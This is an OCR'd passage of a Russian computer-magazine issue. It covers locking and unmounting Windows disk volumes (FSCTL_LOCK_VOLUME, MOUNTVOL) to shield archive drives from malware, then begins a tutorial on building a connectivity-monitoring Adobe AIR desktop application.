
СКЕЛЕТ ПРОГРАММЫ, БЛОКИРУЮЩЕЙ ДИСКОВЫЕ ТОМА

```
HANDLE hDevice; DWORD lpBytesReturned;
hDevice = CreateFile (buf,GENERIC_READ|GENERIC_WRITE,
                        FILE_SHARE_READ|FILE_SHARE_
WRITE,0,OPEN_EXISTING,0,0);
DeviceIoControl(hDevice,FSCTL_LOCK_VOLUME,NULL,0,
NULL,0,&lpBytesReturned,0);
```

Прежде чем отправлять тому команду **FSCTL_LOCK_VOLUME**, его необходимо открыть API-функцией CreateFile с флагами **FILE_SHARE_READ|FILE_SHARE_WRITE, OPEN_EXISTING**. Ну, с **OPEN_EXISTING** все понятно. Мы же не собираемся создавать новый дисковый том (имя которого, кстати говоря, записывается в формате «\\.\X:»), а открываем уже существующий. Флаги **FILE_SHARE_READ|FILE_SHARE_WRITE** способы легко ввести в заблуждение начинающих программистов, создавая впечатление, что заблокированный том будет доступен для совместной записи/чтения со стороны других приложений. Ничего подобного! Том будет заблокирован намертво! А эти флаги относятся к самому устройству, но не к команде **FSCTL_LOCK_VOLUME**.


Перед блокировкой тома необходимо закрыть все открытые файлы и директории (в том числе не просматривать никакой каталог блокируемого тома в файловом менеджере), а также заручиться правами администратора (например, прибегнув к помощи службы «runas»). В противном случае DeviceIoControl возвратит ошибку.

Заблокировать том заблокируем, а как его потом разблокировать обратно? Возвращаемся к MSDN и читаем: том будет оставаться заблокированным, пока не совершится одно из следующих действий: а) приложение, заблокировавшее том, не вызовет команду **FSCTL_UNLOCK_VOLUME**; б) дескриптор тома не будет закрыт вызовом **CloseHandle** или путем завершения процесса.



FSCTL_LOCK_VOLUME The FSCTL_LOCK_VOLUME operation locks a volume. A locked volume can be accessed only through handles to the file object (*hDevice) that locks the volume. To perform this operation, call the DeviceIoControl function using the following parameters.

```
BOOL DeviceIoControl(
  (HANDLE) hDevice,          // handle to a file
  FSCTL_LOCK_VOLUME,         // dwIoControlCode, control code of
                             // operation to perform
  NULL,                      // lpInBuffer is not used; must be NULL
  0,                         // nInBufferSize is not used; must be zero
  NULL,                      // lpOutBuffer is not used; must be NULL
  0,                         // nOutBufferSize is not used; must be zero
  (LPDWORD) lpBytesReturned,   // pointer to receive output byte count
  (LPOVERLAPPED) lpOverlapped  // pointer to OVERLAPPED structure
                               // for asynchronous operation
);
```

FSCTL_LOCK_VOLUME на MSDN



warning
Эксперименты с жесткими дисками чреваты потерей данных. Будь бдителен!



dvd
Бинарный файл, а также исходник разработанной автором программы ты найдешь на диске

Небольшое пояснение по поводу пункта (а). Подразумевается вполне определенное приложение (в данном случае, приложение, вызвавшее **FSCTL_LOCK_VOLUME**), никакое другое приложение не может разблокировать том посылкой команды **FSCTL_LOCK_VOLUME**. Эксперименты это полностью подтверждают. То есть, если мы блокируем том, то остальные приложения, даже обладающие правами администратора, не смогут до него добраться, во всяком случае на логическом уровне. В принципе, обладая правами администратора, нетрудно прочитать/записать содержимое диска на физическом уровне, например, открыв устройство \\.\PHYSICALDRIVE2, но это уже перебор. Нормальная малварь так не поступает, не говоря уже о пользователе типа «подружка».
Теперь по поводу пункта (б). Как только наше приложение завершит работу, все заблокированные тома будут автоматически разблокированы и потому ничего другого не остается, кроме как резидентно болтаться в памяти, взаимодействуя с пользователем посредством командной строки или еще как. Обычно приложения, не создающие окон (то есть не имеющие пользовательского интерфейса) и работающие в фоновом режиме, оформляются в виде служб (они же системные сервисы). Мыщъх'у программировать службу было лень и он поступил проще: создал консольное приложение, а при его сборке указал линкеру, что это GUI, в результате чего удалось избежать создания консольного окна, загрязняющего своим присутствием «Рабочий стол».
Уничтожение процесса через диспетчер задач приводит к автоматической разблокировке всех заблокированных томов. Но это некрасиво и потому было решено создать именованный семафор «nezumi_lock_mutex», дожидаясь его освобождения с помощью API-функции **WaitForSingleObject**, вгоняющей процесс в глубокий сон, чтобы он не кушал процессорное время. Повторный запуск программы с ключом «-release» освобождает семафор, передавая управление **WaitForSingleObject** — пробуждая процесс ото сна и тут же завершая его с закрытием дескрипторов всех заблокированных томов, что, как уже говорилось выше, приводит к их разблокировке.
Достаточно простой, удобный и необычный способ блокировки дисков от (не)преднамеренного обращения, а главное — надежный! Поскольку большинство из нас хранит архивные копии прямо на жестком диске (это удобнее, чем стример или CD/DVD-R/RW), то имеет смысл заблокировать архивный том, снимая блокировку только на время обновления архивов.

КАК ПОЛЬЗОВАТЬСЯ ПРОГРАММОЙ


Поскольку в комплект штатной поставки операционной системы не входит утилита для блокировки дисковых томов, мыщъх наскоро написал свою собственную, обозвав ее unmount.c. Исходные тексты прилагаются к статье (как видно из названия, она создавалась еще в те далекие времена, когда мыщъх верил в могущество команды **FSCTL_DISMOUNT_VOLUME**). Процедура сборки компилятором MS Visual C++ выглядит так:

```
$cl.exe /c unmount.c
$link unmount.obj /SUBSYSTEM:WINDOWS USER32.
LIB
```


Внимание: если просто скопировать исходный текст в окно IDE и сказать «Build», мы получим пулеметную очередь ошибок, а все потому, что по умолчанию IDE настроена на компиляцию C++ программ, а эта написана на чистом Си со всеми вольностями в преобразованиях типов.
Для самых ленивых предлагается уже готовый к исполнению unmount.exe. Его следует запускать из командной строки со списком дисков, которые необходимо заблокировать, например: «unmount.exe \\.\X: \\.\Y: \\.\Z:», а разблокировать ранее заблокированные тома — «unmount.exe — release». Выборочная разблокировка отдельных томов в программе не предусмотрена (желающие могут добавить ее сами). Также, в некоторых оболочках типа FAR'а, во избежание возможной блокировки командой строки, ожидающей завершения приложения (которое в данном случае завершаться не собирается), рекомендуется использовать команду «start», поддерживаемую всеми версиями Windows, линейки NT.
Примечание: программа содержит несколько некритичных ошибок, которые мыщъх так и не удосужился исправить. В частности, если запустить unmount не под администратором, то семафор будет успешно создан, а вот при попытке блокировки томов возникнет ошибка, но семафор останется цел и невредим. Повторный запуск утилиты под администратором ни к чему не приведет, пока пользователь (от имени которого создался семафор) не вызовет unmount.exe с ключом «-release». Впрочем, это все мелочи. Главное — руководящая идея!

РАЗМОНТИРОВАНИЕ ДИСКОВЫХ ТОМОВ

Альтернативный метод защиты дисков от (не)преднамеренных обращений к данным заключается в удалении точки монтирования, что легко сделать с помощью штатной утилиты



Куда подевался наш диск «A:\»?



Отключение неиспользуемых дисков через Менеджер Электропитания — бесполезная операция, поскольку обращение к дискам (пробуждающее их ото сна) происходит даже тогда, когда мы меньше всего этого ожидаем

MOUNTVOL, входящей в комплект поставки Windows, кажется, еще начиная с W2K.

При запуске без ключей она выдает список точек монтирования, который выглядит приблизительно так:

```
\\?\Volume{98fc8062-566a-11d9-82a2-806d6172696f}\
      C:\

\\?\Volume{98fc8063-566a-11d9-82a2-806d6172696f}\
      D:\

\\?\Volume{98fc8064-566a-11d9-82a2-806d6172696f}\
      E:\

\\?\Volume{98fc8065-566a-11d9-82a2-806d6172696f}\
      L:\

\\?\Volume{98fc8066-566a-11d9-82a2-806d6172696f}\
      I:\

\\?\Volume{98fc8067-566a-11d9-82a2-806d6172696f}\
      J:\

\\?\Volume{98fc8068-566a-11d9-82a2-806d6172696f}\
      K:\

\\?\Volume{98fc8069-566a-11d9-82a2-806d6172696f}\
      F:\
```

Длинная строка циферок, начинающаяся с «\\?\Volume» — это и есть имя тома (не путать с меткой диска!). Ниже идет точка монтирования, обычно представляющая собой букву, однако операционные системы семейства NT позволяют монтировать диски на каталоги любого другого тома (при условии, что этот каталог пустой), создавая файловые иерархии, характерные для UNIX-систем.

Допустим, мы хотим размонтировать диск «A:\». Что мы должны для этого сделать? Во-первых, приобрести права администратора, а во-вторых, отдать команду:

```
$MOUNTVOL.EXE A: /D
```

Теперь диск «A:\» волшебным образом исчезает из системы и больше не отображается, создавая впечатление, что его вообще нет (а он ведь есть). И потому малвари или другому программному обеспечению до него теперь так просто не добраться.

Хорошо, а как смонтировать диск обратно? Нет ничего проще!

```
$REM вызываем MOUNTVOL без ключей, чтобы увидеть имена
дисков
$MOUNTVOL.EXE
Возможные значения ИмениТома вместе с текущими точками
подключения:

\\?\Volume{98fc8062-566a-11d9-82a2-806d6172696f}\
      C:\

\\?\Volume{98fc8063-566a-11d9-82a2-806d6172696f}\
      D:\

…

\\?\Volume{98fc8060-566a-11d9-82a2-806d6172696f}\
      *** НЕТ ТОЧЕК ПОДКЛЮЧЕНИЯ ***

\\?\Volume{e34f31c2-5654-11d9-9ec4-c140ca76d429}\
      H:\


REM видим имя \\?\Volume{98fc8060-566a-11d9-82a2-
806d6172696f}\
REM без точек подключения. Это и есть наш бывший диск A:\
REM сделаем из него диск B:\
$MOUNTVOL B: \\?\Volume{98fc8060-566a-11d9-82a2-
806d6172696f}\
```

Кстати говоря, операции по удалению/восстановлению точки монтирования можно осуществлять и через «Менеджер Дисков» (панель «Администрирование»). Там, в графике, оно понагляднее будет, зато командная строка легко автоматизируется путем написания bat-файлов. Но тут на вкус и цвет все фломастеры разные.

По надежности блокировка слегка выигрывает у операции удаления точки монтирования (восстановить точку монтирования может любое приложение, а не только то, которое ее удалило), однако программного обеспечения, умеющего работать с точками монтирования, мыщъх'у пока не встречалось. К тому же, заблокированные диски остаются «болтаться» в «Проводнике» и FAR'е, мозоля глаза своим присутствием, а вот удаление точек монтирования убирает их из системы, но это опять-таки вопрос вкуса.

ВОТ ТАК!

Windows — мощная и интересная система, таящая под своим капотом огромные возможности. Пока остальные устанавливают сложные (и дорогостоящие) защитные комплексы, мы — хакеры — успешно обходимся своими силами, получая ничуть не худший, а зачастую даже лучший результат!



СТЕПАН «STEP» ИЛЬИН
/ STEP@GAMELAND.RU /

ВОЗДУШНАЯ ТЕХНОЛОГИЯ ОТ ADOBE


ИЗУЧАЕМ ADOBE AIR НА ПРАКТИКЕ

Еще недавно мы с задором рассказывали об онлайн-приложениях, казавшихся нам эдакой диковинкой. Теперь, когда онлайн-сервисы прочно вошли в нашу жизнь, мы нередко задумываемся о том, как совместить их с обычным десктопными программами. Идея создания проги, которая выглядела бы как самое обычное приложение, но при этом обладала всеми плюсами онлайн-сервисов, витала в воздухе давно. И вот теперь, с появлением новой технологии Adobe AIR, это, наконец, стало возможным.

Что если веб-программист решит заняться программированием обычных приложений для десктопа? Фактически это означает для него необходимость откинуть весь свой опыт программирования для веб и браться за изучение сложных объектно-ориентированных сред, как правило, зависимых от платформы. Стоп! Правильнее говорить не «означает», а «означало», потому как именно сейчас, наконец, появилась технология, позволяющая веб-девелоперам, используя имеющийся багаж знаний, инструменты и даже заготовки кода, создавать полноценные десктопные приложения! Такие возможности по созданию Rich Internet Application (RIA) им предоставила новая разработка — **Adobe AIR**.

ЧТО ТАКОЕ AIR

Итак, AIR — это платформа от известнейшей компании Adobe, позволяющая веб-программистам создавать насыщенные интернет-приложения для десктопа. Подобно самым обычным приложениям, RIA могут обращаться к файловой системе компьютера, управлять другими приложениями, поддерживают drag'n'drop, работают с локальной базой данных


Дескриптор нашего приложения


Интерфейс для Google Analytics, построенный на базе Adobe AIR и Flex

и в тоже время обладают всеми теми возможностями, которые присущи онлайн-сервисам. Однако AIR — это не просто хитрый браузер. Это платформа, исполняемая среда (кстати говоря, AIR расшифровывается как Adobe Integrated Runtime), позволяющая не только запускать созданные для нее приложения, но и дающая им возможность взаимодействовать им с системой, а также исполняться в защищаемой песочнице — sandbox. Такой подход дает массу преимуществ, одним из которых является кросс-платформенность. AIR-приложения уже сейчас можно запускать под Windows и Mac OS X, а к финальному выходу технологии разработчики Adobe обещают разработать версию и для Linux'ов. Другое не менее важное преимущество заключается в том, что конечные приложения получаются очень небольшого размера, поскольку реализация всех функций содержится в самой платформе. Фактически собранный бинарник — это просто контейнер из одного или более HTML- или SWF-файлов. Платформа AIR создает для них специальный контейнер, позволяя им запускаться в обычном окне с возможностями десктопных приложений и веб-сервисов одновременно. Правда, здесь есть и обратная сторона: без установленной AIR на компьютере пользователя ни одна разработанная для нее программа не заработает. Для того чтобы создать приложение, недостаточно только HTML'ки и флешки, необходим еще и XML-файл, называемый также дескриптором приложения. В нем прописываются параметры программы, например название и размеры окна, и, что самое главное, указывается файл (HTML или SWF), который загрузится в контейнер и будет описывать внешний вид и функциональность приложения. В результате своего рода компиляции получается air-файл, который легко запускается на любом компьютере, где есть платформа.

ПЕРВЫЙ ОПЫТ

Итак, теперь, когда у тебя есть некоторая теоретическая база, пора закрепить полученные знания на практике. Можно было бы написать стандартное приложение Hello World!, но это слишком скучно. Давай подумаем: когда RIA-приложения могут проявить себя во всей красе? Очевидно, что в тех случаях, когда программа должна правильно функционировать, находясь как в онлайне, так и в оффлайне. Ну, скажем, если в AIR разработать систему для управления блогом (а такой пример есть на сайте Adobe), то она обязательно должна предоставлять пользователю возможность создавать пост (запись в дневнике) независимо от того, есть ли в текущий момент подключение к инету или нет. Если пользователь находится онлайн, то никаких проблем не возникает и написанный пост сразу отсылается на сервер. Если же подключения к Сети нет, то программа обязана сохранять пост (например, в локальной SQLite-базе данных) до тех самых пор, пока соединение с инетом не будет установлено, после чего отправить его. Задача хоть и несложная, но некоторых навыков все-таки требует, поэтому мы начнем с более простого примера.


В главном окне нашего приложения разместятся три элемента: текстовое поле для поиска, кнопка Search, а также небольшая иконка, которая будет указывать на то, установлено ли соединение с инетом или нет. Если пользователь наберет что-то в текстовом поле и нажмет кнопку, то откроется окно браузера и будет произведен поиск, но... только в том случае, если компьютер находится онлайн. В противном случае кнопка для поиска будет заблокирована, а цвет иконки сообщит об отсутствии соединения. Таким образом, мы создадим полностью рабочее приложение, которое будет контролировать подключение к интернету и в зависимости от его наличия/отсутствия по-разному реагировать на действия пользователя. Круто? Тогда поехали. Нам потребуются две вещи:

1. Непосредственно исполняемая среда **AIR** (http://labs.adobe.com/downloads/air.html), необходимая для запуска air-файлов. Ее нужно просто установить в систему, никаких дополнительных настроек не требуется.
2. Набор разработчика в виде **SDK** (http://labs.adobe.com/downloads/airsdk.html), в котором содержатся утилиты, примеры кода, а также библиотеки, необходимые для разработки AIR-приложений. SDK распространяется в виде обычного архива, который следует распаковать. Комплект включает в себя две важные для нас утилиты: ADL, предназначенную для того, чтобы запускать и отлаживать приложения, а также ADT, необходимую для создания air-контейнер, который можно распространять. Чуть позже мы рассмотрим их более детально.

ДЕСКРИПТОР ПРИЛОЖЕНИЯ

Процесс разработки любого приложения начинается с создания его дескриптора — специального файла в XML-формате, в котором прописываются все возможные параметры будущей программы. Делается это очень просто: в любом текстовом редакторе создается файл примерно следующего содержания:

```
<?xml version="1.0" encoding="utf-8" ?>
<application xmlns="http://ns.adobe.com/air/
application/1.0">
  <filename>Xakep inet monitor</filename>
  <customUpdateUI>false</customUpdateUI>
  <name>Xakep connection Monitor</name>
  <id>ru.xakep.AIR.monitor.test</id>
  <version>2</version>
  <initialWindow>
    <content>Test.html</content>
    <height>150</height>
    <width>300</width>
     <systemChrome>standard</systemChrome>
     <transparent>false</transparent>
     <visible>true</visible>
     <resizable>false</resizable>
   </initialWindow>
</application>
```



▷ dvd

В материалах на диске ты найдешь дистрибутив AIR, SDK разработчика, примеры, а также исходники приложения, которое мы сегодня с тобой разработали.



▷ links

http://en.wikipedia.org/wiki/Rich_Internet_application — общая информация о RIA.


labs.adobe.com/technologies/air — официальный сайт Adobe AIR.



▷ info

В качестве движка для парсинга и отображения веб-страниц применяется движок WebKit, который используется в известнейшем браузере для Mac — Safari.

Между прочим, у Adobe AIR есть немало конкурентов. Среди них: JavaFX от Sun Microsystems, Mozilla Prism from от Mozilla Foundation и Silverlight от Microsoft'a. Думаю, мы о них еще поговорим :).



Для начала разработки нужно скачать саму среду и SDK разработчика



Для начала разработки нужно скачать саму среду и SDK разработчика

«Все делается при помощи обычных веб-скриптов (на языке JavaScript), а также расширенного набора функций, имеющегося у нас в распоряжении благодаря использованию AIR»

Большая часть этих параметров понятна и без комментариев. Хочу лишь обратить твое внимание на элемент <initialWindow>, в котором описываются различные параметры окна (title — название, width — ширина, height — высота и т.д.), а также то, что в нем будет содержаться. Заметь, в самом файле-дескрипторе никакие элементы интерфейса, равно как и реализации каких-либо функций приложений, не описываются. Но в то же время существует специальный параметр <content>, который указывает на HTML- или SWF-файл — вот тут-то и расположено описание внешнего вида приложения, а также ее функциональность (в обычном HTML-формате!). Надо сказать, что параметров может быть намного больше (например, можно указать иконку, стандартный путь для установки приложения в систему и т.д.), подробности ты найдешь в официальной документации.

ПИШЕМ КОД

Как описать внешний вид нашего приложения? Назовем файл с версткой Test.html, как если бы мы верстали самую обычную HTML-страничку. Я не буду останавливаться на HTML-разметке, тем более что полный код будет у нас на диске. Давай лучше подумаем, как реализовать заявленную функциональность. Все делается при помощи обычных веб-скриптов (на языке JavaScript), а также расширенного набора функций, имеющегося у нас в распоряжении благодаря использованию AIR. Так как же мониторить состояние соединения? Платформа AIR поддерживает две специальные функции: URLMonitor, отслеживающую доступность HTTP-страницы, а также SocketMonitor, предназначенную для контроля за конечным TCP-узлом. Нам удобнее использовать первую. Делается это в четыре этапа:

1. Создается объект URLRequest, которому в качестве параметра передается URL страницы, состояние которой нужно отслеживать. Пусть это будет www.xakep.ru/default.asp. Чтобы каждый раз не загружать страницу полностью, устанавливаем для него режим HEAD и будем получать только заголовки.

2. Создаем объект URLMonitor, который будет производить мониторинг, и передаем ему в качестве параметра только что созданный нами объект типа URLRequest (где указан нужный URL).

3. Далее создаем обработчик событий для URLMonitor, который будет отслеживать значения события StatusEvent.STATUS и задавать функцию, описывающую то, как нужно реагировать на текущее событие.

4. Запускаем мониторинг.

Если тебе кажется это слишком сложным, не волнуйся. Просто прочитай код, и все сразу станет ясно.

